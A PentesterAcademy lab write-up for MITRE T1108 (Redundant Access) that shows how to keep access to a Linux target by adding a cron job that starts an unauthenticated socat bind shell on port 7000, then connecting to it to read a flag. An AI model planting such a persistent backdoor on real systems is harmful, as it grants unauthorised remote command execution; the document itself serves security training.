
ATTACK
DEFENSE
by PentesterAcademy

Name	T1108: Redundant Access
URL	https://www.attackdefense.com/challengedetails?cid=1584
Type	MITRE ATTACK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

1. Maintain access on the target machine after the credentials are modified. Use socat for this.
2. Retrieve flag from the target machine.

Solution:

Step 1: Finding the IP address of target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7568: eth0@if7569: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7571: eth1@if7572: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:3e:20:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.62.32.2/24 brd 192.62.32.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The target machine is at IP 192.62.32.3

Step 2: SSH into the target machine

The SSH login credentials are provided in the challenge description:

- Username: student
- Password: password

Commands:
ssh student@192.62.32.3
Enter password “password”

```
root@attackdefense:~# ssh student@192.62.32.3
The authenticity of host '192.62.32.3 (192.62.32.3)' can't be established.
ECDSA key fingerprint is SHA256:XJKT3cfY7eUyGE+ANUXJUbujx9do/cm94BuQBcOWoho.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.62.32.3' (ECDSA) to the list of known hosts.
student@192.62.32.3's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@victim-1:~$
```

Step 3: Check the running processes.

Command: ps -eaf

```
student@victim-1:~$ ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 09:17 ?        00:00:00 /bin/bash /start.sh
root         6     1  0 09:17 ?        00:00:00 /bin/sh /usr/bin/intervene/manage.sh
root         7     1  0 09:17 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root        21     1  0 09:17 ?        00:00:00 /usr/sbin/sshd
root        25     1  0 09:17 ?        00:00:00 /usr/sbin/cron
root        39    21  0 09:18 ?        00:00:00 sshd: student [priv]
root        41     6  0 09:18 ?        00:00:00 sleep 5
student     51    39  0 09:18 ?        00:00:00 sshd: student@pts/0
student     52    51  0 09:18 pts/0    00:00:00 -bash
student     57    52  0 09:18 pts/0    00:00:00 ps -eaf
student@victim-1:~$
```

Cron service is running.

Step 4: Add a user cron job to start a socat server on the target machine.

Commands:
echo "* * * * * socat tcp-l:7000,fork system:/bin/bash" > cron
crontab -i cron
crontab -l

```
student@victim-1:~$ echo "* * * * * socat tcp-l:7000,fork system:/bin/bash" > cron
student@victim-1:~$ crontab -i cron
student@victim-1:~$ crontab -l
* * * * * socat tcp-l:7000,fork system:/bin/bash
student@victim-1:~$
```

Step 5: Delete the wait file

Command: rm wait

```
student@victim-1:~$ rm wait
student@victim-1:~$ Connection to 192.62.32.3 closed by remote host.
Connection to 192.62.32.3 closed.
root@attackdefense:~#
```

The SSH session is terminated.

Step 6: Since socat server was started on port 7000, perform nmap scan to check whether port 7000 is open.

Command: nmap -p 7000 192.62.32.3

```
root@attackdefense:~# nmap -p 7000 192.62.32.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 09:21 UTC
Nmap scan report for gpxv75mkj6yq3vquvk6og1npn.temp-network_a-62-32 (192.62.32.3)
Host is up (0.000063s latency).

PORT     STATE SERVICE
7000/tcp open  afs3-fileserver
MAC Address: 02:42:C0:3E:20:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
root@attackdefense:~#
```

Step 7: Connect to the socat server and execute system command.

Command: socat - TCP:192.62.32.3:7000

```
root@attackdefense:~# socat - TCP:192.62.32.3:5000
2019/06/04 09:22:24 socat[14] E connect(11, AF=2 192.62.32.3:5000, 16): Connection refused
root@attackdefense:~# socat - TCP:192.62.32.3:7000
id
uid=999(student) gid=999(student) groups=999(student)
```

Step 8: Retrieve the flag.

Commands:
ls -l
cat flag.txt

```
ls -l
total 8
-rw-rw-r-- 1 student student 49 Jun  4 09:20 cron
-rw-r--r-- 1 root    root    33 Apr 26 14:28 flag.txt
cat flag.txt
60e7c865ddda542c3b747193d350c9b1
```

Flag: 60e7c865ddda542c3b747193d350c9b1

References:

1. socat (https://linux.die.net/man/1/socat)